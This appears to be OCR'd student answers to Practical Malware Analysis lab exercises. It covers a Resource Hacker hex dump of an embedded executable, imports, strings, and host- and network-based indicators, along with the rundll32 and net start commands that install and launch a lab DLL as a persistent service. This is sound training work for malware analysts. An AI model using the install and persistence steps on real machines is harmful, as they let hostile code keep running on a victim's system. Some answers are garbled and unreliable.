



5. What host- or network-based indicators could be used to identify this malware on infected machines?


- Since no Internet related functions is visible and kernel32.dll is also handling the files using Closehandle, Closehandle etc hence Host based indicators are required.

6. This file has one resource in the resource section. Use Resource Hacker to examine that resource, and then use it to extract the resource. What can you learn from the resource?


-


Resource Hacker - [New]
File Edit View Action Help
Open file containing resource ...
BinaryC... › Chapter_1L
Search Chapter_1L
Organize
New folder
Chapter_1L
Hex-Rays IDA
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Name
Date modified
Type
Lab01-01.dll 12/19/2010 10:16 AM
Lab01-01.exe 1/8/2012 1:19 AM
Lab01-02.exe 1/19/2011 10:10 AM
Lab01-03.exe 3/26/2011 7:54 AM
Lab01-04.exe 7/5/2011 7:16 PM
File name: Lab01-04.exe
Resource files (*.res, *.mui, *.dll
Open
Cancel
Editor View
Binary View
Activate Windows
Go to Settings to activate Windows.


Resource Hacker - Lab01-04.exe
File Edit View Action Help
BIN : 101 : 1033
BIN
101 : 1033
00004060 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ
00004070 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 @
00004080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00004090 00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00
000040A0 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ! L !Th
000040B0 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
000040C0 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
000040D0 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode. $
000040E0 3B C6 02 89 7F A7 6C DA 7F A7 6C DA 7F A7 6C DA ; l l l
000040F0 97 B8 66 DA 74 A7 6C DA FC BB 62 DA 7E A7 6C DA f t l b ~ l
00004100 97 B8 68 DA 7D A7 6C DA 7F A7 6C DA 7C A7 6C DA h } l l | l
00004110 7F A7 6D DA 6C A7 6C DA 1D B8 7F DA 7C A7 6C DA m l l | l
00004120 97 B8 7A DA 7D A7 6C DA 52 69 63 68 7F A7 6C DA z } l Rich l
00004130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00004140 00 00 00 00 00 00 00 00 50 45 00 00 4C 01 03 00 PE L
00004150 FB 97 69 4D 00 00 00 00 00 00 00 00 E0 00 0F 01 iM
00004160 0B 01 06 00 00 10 00 00 00 20 00 00 00 00 00 00
00004170 32 11 00 00 00 10 00 00 00 20 00 00 00 00 40 00 2 @
00004180 00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00
00004190 04 00 00 00 00 00 00 00 00 40 00 00 00 10 00 00 @
000041A0 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00
000041B0 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00
000041C0 00 00 00 00 00 00 00 00 64 20 00 00 50 00 00 00 d P
000041D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000041E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000041F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00004200 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00004210 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Editor View
Binary View
Activate Windows
Go to Settings to activate Windows.

- 


- Upload the saved file in virus total and analyse as other.

- 

Lab 3-1

1. **What are this malware's imports and strings?**

   - Imports are as in the following snap and ExitProcess end s the call that has been made to any process or function and all the threads associated with it.



   - Following URL is the string www.practicalmalwareanalysis.com and on call to it redirects to the Practical Malware Analysis | No Starch Press

2. **What are the malware's host-based indicators?**

   - There are no host-based indicators visible


3. **Are there any useful network-based signatures for this malware? If so, what are they?**

   - Following URL is the string www.practicalmalwareanalysis.com and on call to it redirects to the Practical Malware Analysis | No Starch Press
   - Above is the network-based signatures for this malware

Lab 3-2


1. **How can you get this malware to install itself?**
   - To install the malware as a service, run the malware's exported installA function via rundll32.exe with rundll32.exe Lab03-02.dll, installA


2. **How would you get this malware to run after installation?**
   - To run the malware, start the service it installs using the net command net start IPRIP.

3. **How can you find the process under which this malware is running?**
   - Go to ProcessExplorer and search for Lab03-02.dll as in the following snap we can see it is running under ida64.exe process.
   - 

4. Which filters could you set in order to use procmon to glean information?

- In procmon you can filter on the PID you found using Process Explorer.
- PID as in the above snap and then go to procmon and click on filter then adjust the query and add it and then click ok, as in the following snap
-



- 

5. **What are the malware's host-based indicators?**

- By default, the malware installs as the service IPRIP with a display name of Intranet Network Awareness (INA+) and description of "Depends INA+, Collects and stores network configuration and location information, and notifies applications when this information changes." It installs itself for persistence in the registry at HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\ Parameters\ServiceDll: %CurrentDirectory%\Lab03-02.dll. If you rename Lab03-02.dll to something else, such as malware.dll, then it writes malware.dll into the registry key, instead of using the name Lab03-02.dll.

6. **Are there any useful network-based signatures for this malware?**

